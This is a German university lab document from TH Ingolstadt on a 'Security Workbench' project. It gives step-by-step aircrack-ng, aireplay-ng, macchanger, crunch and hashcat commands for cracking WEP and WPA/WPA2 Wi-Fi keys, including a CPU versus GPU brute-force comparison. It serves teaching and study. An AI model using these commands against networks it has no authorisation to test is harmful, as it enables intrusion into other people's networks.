



Technische Hochschule Ingolstadt

Dokumentation

Security Workbench

Ingolstadt, 7. Februar 2016

Inhaltsverzeichnis

1	Einleitung	1
2	Zusammenfassung	2
3	Wireless Security	3
3.1	Szenario	3
3.2	Vorbereitungen	3
3.3	WEP	4
3.4	WPA/WPA2	7
3.5	WPS	15
3.6	Denial of Service	17
3.7	Fake AP	18
3.8	Sicherungsmaßnahmen und Bewertung	20
4	UCSB International Capture The Flag	22
4.1	Allgemeines	22
4.2	Service	22
4.2.1	Anforderungen	22
4.2.2	Idee	23
4.2.3	Aufbau	23
4.2.4	Sicherheitslücken	25
4.2.5	Umsetzung	26
4.3	Der iCTF 2015	27
4.3.1	Allgemeines	27
4.3.2	Lessons Learned	27
5	Netzwerk	29
5.1	Szenarios	29
5.1.1	ARP-Spoofing	29
5.1.2	DNS-Spoofing	35
5.1.3	Denial of Service (DoS)	38
5.1.4	SSL-Strip	40
5.1.5	Fake IPv6 Netz	45
5.2	Aufgaben & Übungen	53

1 Einleitung

Im Folgenden werden die Fortschritte und die Vorgehensweise der Teams „Wireless Security“ und „UCSB International Capture the Flag“ dargestellt. Die Fortschritte des Netzwerk-Teams sind deren gesonderten Dokumentation zu entnehmen.

2 Zusammenfassung

Im Projekt *Security-Workbench* vom Wintersemester 2015/2016 wurden durch Sebastian Schuster und Julian Rieder verschiedene (Angriffs-)szenarien auf ISO/OSI-Layer 1-4 entwickelt.

Als Ergebnis können folgende Angriffstechniken vollautomatisiert vorgeführt werden:

- ARP-Spoofing
 - Mitlesen von Datenpakete
 - Manipulation von Inhalten aus Datenpakete
- DNS-Spoofing
- SSL-Strip
- Fake-IPv6-Netz
- Denial of Service

Zur leichteren und schnelleren Demonstration der Angriffstechniken wurde in Python eine Applikation entwickelt, welche alle Szenarios automatisiert ausführt und der Benutzer lediglich wenige notwendige Parameter (z.B. Ziel-IP-Adresse, Domains, Gateway) eingeben muss. Im Hintergrund werden dann alle erforderlichen Programme und Skripte mit der richtigen Konfiguration gestartet.

Um die Wartbarkeit dieses Tools zu erhöhen, wurde eine abstrakte Basisklasse definiert, welche die beiden Methodenrumpfe `start()` und `help()` enthält. Alle Angriffsszenarien wurden außerdem in eigene (abgeleitete) Klassen gekapselt.


Damit zukünftige Studenten dieses Projekt weiterentwickeln können, wurde groSSer Wert auf die Dokumentation gelegt. Alle Angriffsszenarien sind nach diesem Schema aufgebaut:

- Voraussetzungen
- Grundlagen
- Szenario
- Technisches
- Erklärung von erforderlichen Tools
- Benutzung des Python-Skripts
- GegenmaSSnahmen

3 Wireless Security

3.1 Szenario

In der folgenden Abbildung ist das Szenario so abgebildet, wie es in den meisten nachfolgenden Angriffen angenommen wird. Es gibt ein Netzwerkgerät (Access Point), welches das Netzwerk aufbaut und mindestens einen Client, der mit diesem Netzwerk verbunden ist. Wir befinden uns in der Rolle des Angreifers und versuchen im GroSSteil der Anwendungsfälle Zugriff auf das Netzwerk zu bekommen.



Angriffe auf ein Wireless Network laufen häufig nach einem bestimmten Schema ab. Dazu werden Daten, die zwischen Client und Netzwerkgerät hin- und hergeschickt werden, gesammelt. Diese Informationen werden dann beim Angreifer in einer gewissen Art und Weise verarbeitet. Ist diese Verarbeitung, egal wie komplex diese ist, erfolgreich, so hat der Angreifer häufig Zugriff auf das Netz.

3.2 Vorbereitungen

Voraussetzungen für die weiteren Übungen:

- Alfa USB WLAN-Adapter
- Workstation/Notebook
- Virtualisierungsumgebung mit Linux Image

- Grundlegende Kenntnisse mit Linux

Konfiguration des Alfa Adapters in Kombination mit Virtual Box:

Anschluss des Adapters über das beigelegte Y-Kabel an den Host. In Virtual Box die Linux Maschine auswählen → Rechtsklick: Ändern → USB auswählen → USB-2.0-Controller aktivieren → USB-Filter hinzufügen → Ralink WLAN auswählen (falls nicht vorhanden im GeräteManager nach dem WLAN Adapter suchen) → Mit OK bestätigen.

Den WLAN Adapter ausstecken

Kali Linux in Virtual Box starten (user: root, passwort: toor)

Sobald die VM hochgefahren ist, den Adapter einstecken.

USB Icon im Fenster der Maschine sollte rot/grün blinken.

In einigen Fällen, kann es zu Problemen in der Kommunikation von der virtuellen Maschine zu dem Adapter kommen. Dann kann es helfen entweder den Adapter aus- und wieder anzustecken oder die Einstellung für das Durchreichen des USB-Adapters aus- und wieder anzuschalten.

3.3 WEP

WEP (Wired Equivalent Privacy) ist ein Standard für die Verschlüsselung und Authentifizierung von WLANs aus dem Jahr 1999. Ziel war es, Funknetzwerke genauso sicher wie kabelgebundene Netzwerke zu machen. Um dieses Ziel zu erreichen bietet WEP Mechanismen für die Authentifizierung, Verschlüsselung und Integritätsprüfung.

WEP enthält grundlegende Design-Schwächen und gilt seit 2001 als geknackt. Für die Authentifizierung der Clients am Access Point sieht WEP zwei Varianten vor, die Open System Authentication oder die Shared Key Authentication.

Die Open System Authentication ist die Standard-Authentifizierung bei WEP. Diese schaltet für ein WLAN alle Clients frei, eine Authentifizierung findet praktisch nicht statt.

Die Shared Key Authentication setzt das WLAN-Passwort zur Authentifizierung der WLAN-Clients ein. Die Authentifizierung erfolgt per Challenge-Response-Verfahren.

Das bei WEP verwendete Verschlüsselungsverfahren ist RC4, eine Datenstromchiffrierung. Ein mit WEP verschlüsseltes Datenpaket besteht aus dem geheimen WEP-Schlüssel mit 40 oder 104 Bit Länge (WEP64 / WEP128), einer 32 Bit Prüfsumme der unverschlüsselten Daten (Integrity Check Value, ICV) und einem 24 Bit langem Initialisierungsvektor, den WEP-Schlüssel zum Gesamtschlüssel auf 64 Bit oder 128 Bit verlängert und einmal pro Datenpaket inkrementiert (-1) wird.

Das gesamte Datenpaket besteht aus den Daten und der 32-bit-Prüfsumme. Dies wird mit der IV-WEP-Schlüssel-Kombination verschlüsselt. Den verschlüsselten Daten wird der IV vorangestellt, damit der Empfänger den RC4-Schlüssel aus IV- und WEP-Schlüssel zusammensetzen und die verschlüsselten Daten entschlüsseln kann.

Schwächen bei WEP

Der IV wird bei jedem Frame fortlaufend inkrementiert, weshalb er irgendwann wiederholt

wird. Da der IV im Klartext übertragen wird, entspricht die effektive Verschlüsselung nur 40 bzw. 104 Bit, obwohl häufig von 64 oder 128 Bit gesprochen wird.

Die Authentifizierung, Verschlüsselung und Integritätsprüfung verwenden zudem den gleichen Schlüssel.

Ein Angriff auf die WEP-Verschlüsselung erfolgt üblicherweise durch das Aufzeichnen einer ausreichenden Menge an Datenverkehr. Aus diesem lässt sich im Anschluss daran der WEP-Schlüssel berechnen. Dies geschieht durch Aufzeichnen der 2^{24} Schlüsselmöglichkeiten des IV, welche aufgrund der inkrementierenden Zählweise irgendwann wiederholt werden müssen.

Bei einem durchschnittlich ausgelasteten Access Point sind die Datenpakete auf circa eine Stunde gesammelt. Allerdings ist es möglich, diesen Vorgang zu beschleunigen.

Grober Ablauf eines WEP-Hacks:

1. Beenden störender Prozesse auf dem Angriffssystem
2. Aktivieren des Monitoring-Modes
3. WLAN mit WEP identifizieren
4. Datenverkehr mit Airodump-ng aufzeichnen
5. Authentifizierung am AP und generieren von Datenverkehr (optional)
6. Errechnen des WEP-Kennworts

Cracking der WEP-Verschlüsselung

1. Vorbereiten des Netzwerkkarteninterfaces

Zunächst muss die Netzwerkkarte einsatzbereit gemacht werden. Hierzu ist es nötig, eventuell störende Prozesse auf dem Host zu beenden. Hierzu wird ein Terminal geöffnet und der Befehl

airmon-ng check kill

einggegeben. Über den Befehl

iwconfig

lässt sich erkennen, ob der WLAN-Adapter vom Host korrekt erkannt und initialisiert wurde. Dieser taucht normalerweise als wlan0 in der angezeigten Liste auf. Des Weiteren wird hier auch die MAC-Adresse des Adapters angezeigt. Beides wird im weiteren Verlauf noch benötigt.

2. Identifikation des Ziel-Netzwerks

Im nächsten Schritt identifizieren wir das WLAN, welches angegriffen werden soll. Der nachfolgende Befehl gibt eine Liste mit in der Umgebung verfügbaren Netzwerken aus. Das

X sollte durch die im ersten Schritt identifizierte Nummer des Interfaces ersetzt werden. Dabei wird das Interface automatisch in den Monitoring-Mode versetzt.

airodump-ng wlanX

X = NUM für das Interface

Aus der angezeigten Liste wählen wir das entsprechende WLAN aus. Für später benötigen wir dabei die Art der Authentifizierung, den Netzwerknamen, den Kanal und die BSSID des Ziels.

3. Aufzeichnen der WLAN Pakete mit airodump

Nun muss der Netzwerkverkehr im Zielnetzwerk aufgezeichnet werden. Dies erledigt das Werkzeug airodump.

airodump-ng -c KANAL -w SSID -bssid BSSID wlanX

X = NUM für das Interface

KANAL = Kanal des aufzuzeichnenden Netzwerks

SSID = Name des aufzuzeichnenden Netzwerks

BSSID = MAC-Adresse des Ziel-Accesspoints

Es werden mindestens 40000 Datenpakete für einen erfolgreichen Angriff benötigt. Die Pakete werden in einem .cap-File aufgezeichnet, welches im aktuellen Verzeichnis angelegt wird.

4. Generieren von zusätzlichem Datenverkehr auf dem Access Point

Um die für einen erfolgreichen Angriff benötigte Datenmenge schnell zu erreichen, gibt es die Möglichkeit Datenpakete in das Netzwerk einzuschleusen. Dabei kann der Angriff auf das Netzwerk allerdings entdeckt werden. Voraussetzung für ein erfolgreiches einschleusen von Datenpaketen ist, dass das Netzwerk die Authentifizierungsmethode Open Authentication verwendet.

Zunächst öffnen wir ein neues Terminal. Anschließend authentifizieren wir uns mithilfe Tools aireplay am Access Point. Dies ist nötig, da der Access Point sonst die injizierten Pakete verwirft und keinen verwertbaren Datenverkehr zurückliefert.

aireplay-ng -1 0 -a BSSID -h WLAN-MAC -e SSID wlanX

X = NUM für das Interface

SSID = Name des aufzuzeichnenden Netzwerks

BSSID = MAC-Adresse des Ziel-Access Points

WLAN-MAC = MAC-Adresse der eigenen WLAN-Karte

Je nach Access Point kann es nötig sein, die Authentifizierung in regelmäßigen Abständen zu wiederholen. Hierzu nutzen wir anstatt des oben stehenden Kommandos das nun folgende in einem neuen Terminal:


```
aireplay-ng -l 6 -o 1 -q 1 -e SSID -a BSSID -h WLAN-MAC wlanX
```

X = NUM für das Interface

SSID = Name des aufzuzeichnenden Netzwerks

BSSID = MAC-Adresse des Ziel-Access Points

WLAN-MAC = MAC-Adresse der eigenen WLAN-Karte

Das vorangegangene Kommando ist so parametrisiert, dass alle 6 Sekunden eine Authentifizierung stattfindet und jede Sekunde ein Keepalive-Paket an den Access Point gesendet wird.

Anschließend lauschen wir auf ARP-Requests anderer Teilnehmer im Netzwerk und - wenn genügend zusammen gekommen sind - injizieren wir diese zurück ins Netzwerk.

```
aireplay-ng -3 -b BSSID -h WLAN-MAC wlanX
```

X = NUM für das Interface

BSSID = MAC-Adresse des Ziel-Accesspoints

WLAN-MAC = MAC-Adresse der eigenen WLAN-Karte

Die Anzahl an aufgezeichneten Datenpaketen im ersten Terminal sollte nun innerhalb kürzester Zeit stark steigen.

5. Errechnen des WEP-Kennworts

Sind genügend Datenpakete zusammen gekommen, so kann mit der Berechnung des Schlüssels begonnen werden.

```
aircrack-ng -b BSSID FILENAME
```

BSSID = MAC-Adresse des Ziel-Access Points

FILENAME = Dateiname des im Terminal 1 aufgezeichneten Datenverkehrs

Das Programm öffnet die Datei mit dem aufgezeichneten Datenverkehr und beginnt mit der Errechnung des Schlüssels. Im Erfolgsfall wird dieser nun unten angezeigt.

3.4 WPA/WPA2

WPA bzw. WPA2 (WiFi Protected Access) ist eine Kombination aus Authentifizierung und Verschlüsselung, um ein WLAN sicher zu betreiben. Die Authentifizierung erfolgt in der Regel mit einem Passwort, um den Zugriff durch unberechtigte Personen zu verhindern. Möchte ein Angreifer nun in das Netzwerk eindringen, muss er dieses Passwort herausfinden.

Grundsätzlich gibt es beim Hacken keine Unterschiede zwischen WPA- und WPA2-gesicherte WLANs. Die Authentifizierungsmethode ist im Prinzip identisch. Der Unterschied liegt im Verschlüsselungsverfahren, welche für die typischen Hacking-Methoden auf WPA-gesicherte

WLANs nicht relevant ist.

Grund dafür ist, dass WPA2 derzeit noch als nicht zu knackendes Verschlüsselungsverfahren gilt und daher ein Angriff auf die Verschlüsselung vergebene Mühe wäre.

Der typische Angriff gegen ein WPA-/WPA2-gesichertes WLAN läuft über reines Brute-forcing oder einer sogenannten Wörterbuch-Attacke (engl. dictionary-attack). Bei ersterem werden einfach alle Kombinationen bestehend aus Buchstaben, Ziffern und Sonderzeichen, oder nur einem Ausschnitt davon, bis zur gewünschten Länge getestet. Je nach Länge und Komplexität des Passworts kann sich dieser Vorgang über viele Stunden, bis zu Tagen und sogar mehreren Jahren hinziehen. Häufig wird bei einer Brute-force-Attacke zuvor eine Wordlist, wie bei einem Dictionary-Angriff, mit allen zu testenden Kombinationen erstellt. Bei einem Wörterbuch-Angriff wird somit durch die Passwortkandidaten in einer riesigen Wordlist iteriert und mit dem herauszufindenden Passwort abgeglichen. Stimmen beide überein, wurde das Passwort gefunden. Diese Wörterlisten können entweder selber generiert werden oder sind auch im Internet zu finden. Wie wir später noch sehen werden, gibt es auch hybride Ansätze, die beide Angriffsarten verknüpfen.

Ein WPA-Handshake findet zwischen Access Point und WLAN-Client statt, wenn der WLAN-Client sich mit dem WLAN verbinden will. Dieser WPA-Handshake muss aufgezeichnet werden. Anschließend wird bei einem Wörterbuch-Angriff mit Hilfe der Wordlist das WLAN-Passwort erraten. Ein erfolgreicher Angriff steht und fällt mit einer guten Wordlist, in der das WLAN-Passwort enthalten sein muss. Darin besteht die eigentliche Schwierigkeit bei einem WPA/WPA2-WLAN-Hack.

Grober Ablauf eines WPA-/WPA2-Hacks:

1. Wordlist erstellen oder besorgen
2. Grundzustand herstellen und Monitor Mode einschalten
3. WLAN mit WPA/WPA2 identifizieren (Information Gathering)
4. Datenverkehr mit Airodump-ng aufzeichnen
5. Deauthentication-Attacke mit Aireplay-ng (optional)
6. WPA-Passwort mit Hilfe der Wordlist herausfinden

Cracking des WPA Keys

1. Check des WLAN Adapter

Zuerst muss geprüft werden, ob der eingesteckte USB WLAN-Adapter erkannt wird und somit einsatzbereit ist. Dazu das Terminal öffnen in Kali Linux öffnen und folgenden Befehl eingeben.

iwconfig

Der Adapter sollte als Interface, meist WLAN0 oder WLAN1, angezeigt werden. Im Folgenden muss bei allen Befehlen die Interface Bezeichnung mit der hier angezeigten ersetzt werden, da sie sich von Rechner zu Rechner unterscheiden kann.

2. MAC-Spoofing

Im Sinne von Wireless Security sollte man sich immer im Klaren sein, dass ein Angreifer immer in der Lage ist seine MAC-Adresse zu verändern. Dieser Vorgang wird auch Spoofing genannt.

Die MAC-Adresse ist eine herstellerspezifische Kennung, die fest einem Netzwerkgerät zugeordnet ist. Jede Adresse ist eindeutig. Findet man die MAC-Adresse eines Angreifers heraus, kann mit Hilfe dieser Identifikationskennung festgestellt werden, welchen Typ von Antenne er verwendet. Diese Erkenntnis kann helfen einen Angreifer zu identifizieren. Verwendet ein Angreifer nun eine gefälschte MAC-Adresse können keine Rückschlüsse auf seine Identität gezogen werden, da überall nur seine Fake-Adresse angezeigt wird.

Zuerst muss dafür das WLAN Interface deaktiviert werden. Danach kann mit dem Kommando *macchanger* die Adresse geändert werden.

```
ifconfig wlanX down  
macchanger -r wlanX
```

X = NUM für das interface

Beim Bestätigen des Befehls mit Enter, wird die eigene MAC-Adresse in eine zufällige generierte MAC-Adresse geändert und auf der Konsole angezeigt. Anschließend kann das Interface mit folgendem Befehl wieder aktiv gesetzt werden.

```
ifconfig wlanX up
```

X = NUM für das interface

Mit dem Befehl

```
ifconfig wlanX
```

X = NUM für das interface

kann überprüft werden, ob die gespoofte MAC-Adresse auch aktiv ist.

3. Das Interface in den Monitor Mode versetzen

Damit mit dem WLAN Adapter Pakete aufgezeichnet werden können, muss sich der Adapter im Monitoring Mode, oder auch Packet Injection Mode genannt, befinden. Dies wird mit folgendem Befehl erreicht.

airmon-ng start wlanX

X = your number from iwconfig

Mit dem Befehl

airmon-ng check kill

X = NUM für das interface

werden alle andere Prozesse beendet, die auch auf den Netzwerkadapter zugreifen können. So können Konflikte beim Zugriff auf die Ressource vermieden werden.

4. Aufzeichnen der WLAN Pakete mit airodump

Im nächsten Schritt werden die WLAN Pakete aus der Umgebung aufgezeichnet. Damit möchte man einen Handshake zwischen dem zu hackenden Access Point und einem Client aufzeichnen. Anhand dessen kann anschließend das Passwort herausgefunden werden.

Mit dem folgenden Befehl können wir in den Aufzeichnungsmodus umschalten.

airodump-ng -b a wlanXmon

X = NUM für das interface

-b a = Scan im 5GHz Band

Falls wir im 5GHz Bereich scannen möchten muss der Parameter *-b a* mitgegeben werden. Falls nicht, kann der Parameter einfach weggelassen werden.

Sollten keine Daten aufgezeichnet werden, dann den Adapter mehrmals aus- und wieder einstecken. Nach einem Reconnect muss der Adapter natürlich wieder in den Monitoring Modus versetzt werden.

Hat alles soweit geklappt, sollten alle erreichbaren SSIDS mit ihren jeweiligen Sendern angezeigt werden.

Als nächstes sollte die MAC-Adresse und der verwendete Kanal des zu hackenden APs notiert. Anschließend kann durch einen neuen airodump-ng Durchlauf mit der MAC und dem Kanal als Parameter (nähere Infos unter *man airodump - ng* abrufbar) der Scan eingeschränkt werden. Zusätzlich kann auch der Name der Ausgabedatei festgelegt werden. Der Befehl sieht dann in etwa wie nachfolgend aus.

airodump-ng -c Kanal -b a --bssid MAC-AP -showack -w Filename wlanXmon

X = NUM für das interface

Kanal = der Kanal auf dem gelauscht werden soll

MAC-AP = die MAC-Adresse des Access Points

Filename = in die zu schreibende Datei

Verbindet sich nun ein Client auf den AP, so kann der 4-way-handshake mitgelesen werden, was auch in der Konsole, in der rechten oberen Ecke, angezeigt wird. Hat dies funktioniert, ist der erste Schritt für das Hacken des Passworts abgeschlossen.

5. Cracken des Passworts

Ab hier werden verschieden Tools und Angriffsarten für das Cracken des Keys vorgestellt.

Dictionary Attack mit aircrack

Dazu wird ein Dictionary File mit allen Passwörtern benötigt, die auf Übereinstimmung mit dem PSK gecheckt werden sollen. Auf dem Image sollt bereits eine Dictionary Datei im Home Verzeichnis vorhanden sein.

Mit folgendem Befehl kann der Dictionary-Angriff gestartet werden.

```
aircrack-ng -w dict.file -b MAC-AP File.cap
```

dict.file = Pfad zu dem Dictionary

MAC-AP = Die MAC-Adresse des APs

File.cap = Pfad zu dem cap file

Brutefore Angriff mit aircrack und crunch

```
crunch 8 12 abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ  
| aircrack-ng --bssid 00 : 11 : 22 : 33 : 44 : 55 -w- hack-wifi-01.cap
```

8 12 = die zu testende Passwortlängen, hier von Länge 8 bis 12

abcde.. = die zu testenden Zeichen

Attacken mit hashcat

Bei hashcat handelt es sich wohl um den derzeit schnellsten Passwortcracker auf dem Markt. Wir verwenden es als Alternative zu crunch.

Convert the .cap file in a hccap file

```
aircrack-ng Filename.cap -J newFilename
```

Filename.cap = Pfad bzw. Name des alten .cap files

Pfad bzw. Name des neuen .hccap file

Mit hashcat –help kann eine Hilfeseite aufgerufen werden in welcher der Befehl, die Parameter und die Verwendung genauer erläutert werden. Falls Probleme auftreten oder detailliertere Einstellungen vorgenommen werden sollen, kann die Hilfeseite die erste Anlaufstelle sein.

Dictionary Attack mit hashcat

```
hashcat -m 2500 capture.hccap dict.txt
```

-m 2500 = Anweisung, dass ein WPA/WPA2 Key gecrackt werden soll

capture.cap = Pfad bzw. Name des hccap file

dict.txt = Pfad bzw. Name des dictionary file

AnschlieSSend nutzt hashcat das Dictionary um das Passwort zu finden. Mit Enter kann der aktuelle Status des Vorgangs abgefragt werden.

Bruteforce Attack mit hashcat

```
hashcat -m 2500 -a3 capture.hccap ?d?d?d?d?d?d?d (?d = 0-9)
```

-m 2500 = Anweisung, dass ein WPA/WPA2 Key gecrackt werden soll

-a3 = Verwende Bruteforce capture.cap = Pfad bzw. Name des hccap file

?d..?d = definierte Maske für zu testenden Passwortkandidaten, Anzahl entspricht "bis zu Länge"

Weitere Optionen:

?l = abcdefghi...yz

?u = ABCDEFGHI...YZ

?s = Sonderzeichen

?a = ?l?u?s?d

Bei der Bruteforce Attacke werden alle Kombinationen von Buchstaben bis zu einer bestimmten Länge durchgetestet. Als letzter Parameter kann eine Art Maske angegeben werden, mit welcher die Länge und die zu testenden Ziffern, Buchstaben und Zeichen festgelegt werden. Im Beispiel werden alle bis zu neunstelligen Zahlenkombinationen von hashcat durchprobiert.

rule-based Attack mit hashcat

```
hashcat -m 2500 -r /usr/share/hashcat/rules/best64.rule capture.hccap dict.txt
```

-m 2500 = Anweisung, dass ein WPA/WPA2 Key gecrackt werden soll

-r Pfad zum rules file = Verwende rule-based Angriff und Pfad

rule-based attacks gehören zu den komplizierteren Angriffsarten. Dabei wird ein nomaler Dictionary-Angriff gefahren, aber mit rules erweitert. Die rules, zu deutsch Regeln, sind

wie eine Art Programmiersprache für die Generierung von Passwörtern. Es gibt Funktionen mit denen Passwortkandidaten bearbeitet, mit anderen Wörtern verknüpft oder bestimmte Kombinationen übersprungen werden können. Regeln zu schreiben kann sehr aufwendig sein und erfordert viel Wissen über Passwörter. Daher kann für die ersten Versuche auch die `best64.rule` Regel verwendet werden, die `standardmääSSig` bei `hashcat` dabei ist.

Cracking des Passworts mit Hilfe der Grafikkarte

Neben dem normalen `Hashcat` gibt es eine weitere Version, die sich `oclHashcat` nennt. Mit dieser Version ist es möglich das Cracken Keys mit Hilfe der Grafikkarte durchzuführen. Hierfür sind die Geschwindigkeiten stark von der Leistungsfähigkeit der verwendeten Grafikkarten abhängig. Jedoch sind deutliche Leistungssteigerungen gegenüber der CPU in den meisten Fällen, bei halbwegs aktueller Hardware, zu erwarten. Notwendig sind aktuelle Treiber, die auf dem System installiert sein müssen. Weitere Infos dazu gibt es auf der Homepage von `oclHashcat`. Weiter ist es möglich mehrere Grafikkarten im Clusterbetrieb parallel für das Cracken eines Keys zu betreiben. Dadurch können noch gröSSere Performancesteigerungen erzielt werden.

Leider ist es nicht möglich `oclHashcat` aus der virtuellen Maschine heraus zu verwenden, da der direkte Zugriff auf die Grafikkarte verweigert wird. Das Cracken per GPU kann hier deshalb nur exemplarisch beschrieben werden. Natürlich steht es jedem frei, mit dem hier gezeigten Verfahren auch zu Hause auf seinem privaten Rechner zu experimentieren.

Anwendungsfall

Als Anwendungsfall wollen wir die Standard WLAN Keys von den Herstellern untersuchen. Oft werden von diesen längere Zahlenketten als default gesetzt. Natürlich könnte der Vergleich von CPU zu GPU auch mit anderen Passwörtern durchgeführt werden.

In unserem Beispiel (FritzBox) ist vom Hersteller aus eine 16-stellige Ziffernfolge als Key gesetzt. Das Wissen, dass es sich nur um Ziffern handelt kann später beim Cracken ein deutlicher Vorteil sein.

Zuerst wird, wie in den oberen Kapiteln der Handshake zwischen dem Access Point und einem Client aufgezeichnet. AnschlieSSend muss das aufgezeichnete `.cap` File für `hashcat` wieder in ein `.hccap` File umgewandelt werden. Wie dies funktioniert ist in den vorherigen Kapiteln bereits beschrieben worden.

Im nächsten Schritt soll einmal mit der CPU und einmal mit der GPU der Key herausgefunden werden. Dazu wird `hashcat` für den Durchlauf auf dem Prozessor und einmal `oclHashcat`, eine spezielle Version für die GPU, verwendet.

Durchführung 1

Der erste Versuch wird wieder mit `hashcat` ausgeführt. Dazu wird der Befehl wie in dem vorhergehenden Kapiteln verwendet. Wir wissen nun aber, dass der Schlüssel eine Länge von 16 Zeichen besitzt und wir somit die Längen 1 - 15 nicht testen müssen. Dazu wird der

Befehl um einen weiteren Parameter, der die einzige zu testende Länge angibt, erweitert.


```
hashcat -m 2500 -a3 capture.hccap --pwd-min=16 ?d?d?d?d?d?d?d?d (?d = 0-9)
```

-m 2500 = Anweisung, dass ein WPA/WPA2 Key gecrackt werden soll

-a3 = Verwende Bruteforce capture.cap = Pfad bzw. Name des hccap file

?d..?d = definierte Maske für zu testenden Passwortkandidaten, Anzahl entspricht "bis zu Länge"

Die folgende Abbildung zeigt die Ausgabe sobald mit Enter der Befehl bestätigt wurde.



```
root@kali: ~  
Datei Bearbeiten Ansicht Suchen Terminal Hilfe  
  
Input.Mode: Mask (?d?d?d?d?d?d?d?d?d?d?d?d?d) [16]  
Index.....: 0/1 (segment), 1000000000000000 (words), 0 (bytes)  
Recovered.: 0/1 hashes, 0/1 salts  
Speed/sec.: - plains, 694 words  
Progress...: 5904/10000000000000000 (0.00%)  
Running...: 00:00:00:09  
Estimated.: > 10 Years
```

Dort sind einige interessante Informationen zu dem Durchlauf zu sehen. Die Geschwindigkeit beträgt knapp 700 Wörter pro Sekunde und dürfte sich für die meisten Prozessoren in diesem Bereich bewegen. Als wichtigste Info wird die geschätzte Zeit für das Cracken betrachtet. Man sieht, dass hier mehr als 10 Jahre angenommen werden. Dies ist auch nicht weiter verwunderlich, wenn man den Blick auf die riesige Anzahl an Kombinationsmöglichkeiten richtet. Selbst durch die genaue Länge und dem Wissen, dass es sich nur um Zahlenkombinationen handelt konnte die Laufzeit nicht auf ein erträgliches Maß gesenkt werden. Somit ist das Cracken des Keys nicht mit einem einzelnen Prozessor und wohl auch nicht mit einer kleinen Anzahl an Rechenwerken möglich.

Durchführung 2

Dieselbe Berechnung soll nun auf der Grafikkarte durchgeführt werden. Dazu wird oclHashcat verwendet, welches kostenfrei von deren Website heruntergeladen werden kann. Das Tool wird einfach entpackt und je nach Betriebssystem über die Kommandozeile gestartet. Der Befehl auf einem Windows System sieht folgendermaßen aus und ähnelt sehr stark dem vorherigen Aufruf.

```
cudaHashcat64.exe -m 2500 -a 3 capture.hccap -pwd-min=16 ?d?d?d?d?d?d?d?d (?d = 0-9)
```


-m 2500 = Anweisung, dass ein WPA/WPA2 Key gecrackt werden soll
-a 3 = Verwende Bruteforce caputre.cap = Pfad bzw. Name des hccap file
?d..?d = definierte Maske für zu testenden Passwortkandidaten, Anzahl entspricht "bis zu Länge"

Wurde der Befehl bestätigt, kann mit der Taste 's' der Status des Vorgangs eingesehen werden.

```
Session.Name....: cudaHashcat
Status.....: Running
Input.Mode.....: Mask (?d?d?d?d?d?d?d?d?d?d?d?d?d) [16]
Hash.Target....: HackMe (00:15:0c:68:48:ff <-> bc:f5:ac:f6:68:4f)
Hash.Type.....: WPA/WPA2
Time.Started...: Fri Nov 20 16:39:15 2015 (1 min, 22 secs)
Time.Estimated.: > 10 Years
Speed.GPU.#1...: 41586 H/s
Recovered.....: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.....: 3575808/1000000000000000000 (0.00%)
Rejected.....: 0/3575808 (0.00%)
Restore.Point...: 356352/1000000000000000000 (0.00%)
HWMon.GPU.#1...: 98% Util, 81c Temp, 2280rpm Fan

[s]tatus [p]ause [r]esume [b]ypass [q]uit =>
```

Einige Dinge sind bereits aus dem vorherigen Aufruf bekannt. Interessant sind die Keys per second, die getestet werden. Der Wert liegt hier bei 41586. Somit liegt der Speedup im Vergleich zur CPU bei fast 60facher Geschwindigkeit. Dies ist natürlich deutlich schneller als im vorherigen Durchlauf. Jedoch wird auch in diesem Fall eine geschätzte Zeit von über 10 Jahren angezeigt. Das bedeutet, dass trotz der besseren Performance keine signifikante Verringerung der Laufzeit erreicht wurde. Letztendlich kann nun auch mit einer einzelnen GPU dieser Standard Key nicht geknackt werden.

3.5 WPS

